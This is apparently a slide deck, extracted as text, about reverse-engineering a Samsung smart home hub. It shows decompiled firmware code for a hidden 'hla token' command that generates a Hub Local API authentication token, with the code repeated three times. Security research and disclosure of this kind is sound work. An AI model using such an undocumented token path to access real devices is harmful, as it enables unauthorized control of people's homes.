
Bearer: XXXXX

Phone




Samsung Cloud

Smart Home Hub



Bearer: XXXXX

Phone



Services

- 全部都包在超巨大的 hubcore 裡面
 - 有好幾個 web server
 - 僅透過字串分析無法知道路由屬於哪個 web server
- JWT 驗證邏輯超難追，找不到如何驗證

但是！




nini 晚上 7:08

抓到 Samsung 的小辮子了
明天同步

強!

4






```

1 int __fastcall sub_2925F8(int a1, unsigned int a2, int a3)
2 {
3     struct_dword_3515B74 *Huge; // r3
4     const char *v6; // r0
5     struct_dword_3515B74 *v7; // r5
6     char token[512]; // [sp+4h] [bp-214h] BYREF
7
8     if ( a2 > 1 && (Huge = getHuge(), v6 = *(const char **)(a3 + 4), v7 = Huge, !strcmp(s1: v6, s2: "token")) )
9     {
10         sub_292224(unk: a1, unk: "generating token for Hub Local API...\n");
11         j_rustApp_getHlaToken(unk: v7->rustApp, unk: token, unk: 0x200u);
12         sub_292224(unk: a1, unk: "Token: %s\n", token);
13         return 1;
14     }
15     else
16     {
17         sub_292224(unk: a1, unk: "usage: hla CMD\n");
18         sub_292224(unk: a1, unk: "    Commands to interact with the HLA  \n\n");
19         sub_292224(unk: a1, unk: "    CMD options:\n");
20         sub_292224(unk: a1, unk: "    token: Will generate token for hub local API.\n");
21         return 0;
22     }
23 }

```



```

1 int __fastcall sub_2925F8(int a1, unsigned int a2, int a3)
2 {
3     struct_dword_3515B74 *Huge; // r3
4     const char *v6; // r0
5     struct_dword_3515B74 *v7; // r5
6     char token[512]; // [sp+4h] [bp-214h] BYREF
7
8     if ( a2 > 1 && (Huge = getHuge(), v6 = *(const char **)(a3 + 4), v7 = Huge, !strcmp(s1: v6, s2: "token")) )
9     {
10         sub_292224(unk: a1, unk: "generating token for Hub Local API...\n");
11         j_rustApp_getHlaToken(unk: v7->rustApp, unk: token, unk: 0x200u);
12         sub_292224(unk: a1, unk: "Token: %s\n", token);
13         return 1;
14     }
15     else
16     {
17         sub_292224(unk: a1, unk: "usage: hla CMD\n");
18         sub_292224(unk: a1, unk: "    Commands to interact with the HLA  \n\n");
19         sub_292224(unk: a1, unk: "    CMD options:\n");
20         sub_292224(unk: a1, unk: "    token: Will generate token for hub local API.\n");
21         return 0;
22     }
23 }

```




```

1 int __fastcall sub_2925F8(int a1, unsigned int a2, int a3)
2 {
3     struct_dword_3515B74 *Huge; // r3
4     const char *v6; // r0
5     struct_dword_3515B74 *v7; // r5
6     char token[512]; // [sp+4h] [bp-214h] BYREF
7
8     if ( a2 > 1 && (Huge = getHuge(), v6 = *(const char **)(a3 + 4), v7 = Huge, !strcmp(s1: v6, s2: "token")) )
9     {
10         sub_292224(unk: a1, unk: "generating token for Hub Local API...\n");
11         j_rustApp_getHlaToken(unk: v7->rustApp, unk: token, unk: 0x200u);
12         sub_292224(unk: a1, unk: "Token: %s\n", token);
13         return 1;
14     }
15     else
16     {
17         sub_292224(unk: a1, unk: "usage: hla CMD\n");
18         sub_292224(unk: a1, unk: "    Commands to interact with the HLA  \n\n");
19         sub_292224(unk: a1, unk: "    CMD options:\n");
20         sub_292224(unk: a1, unk: "    token: Will generate token for hub local API.\n");
21         return 0;
22     }
23 }

```

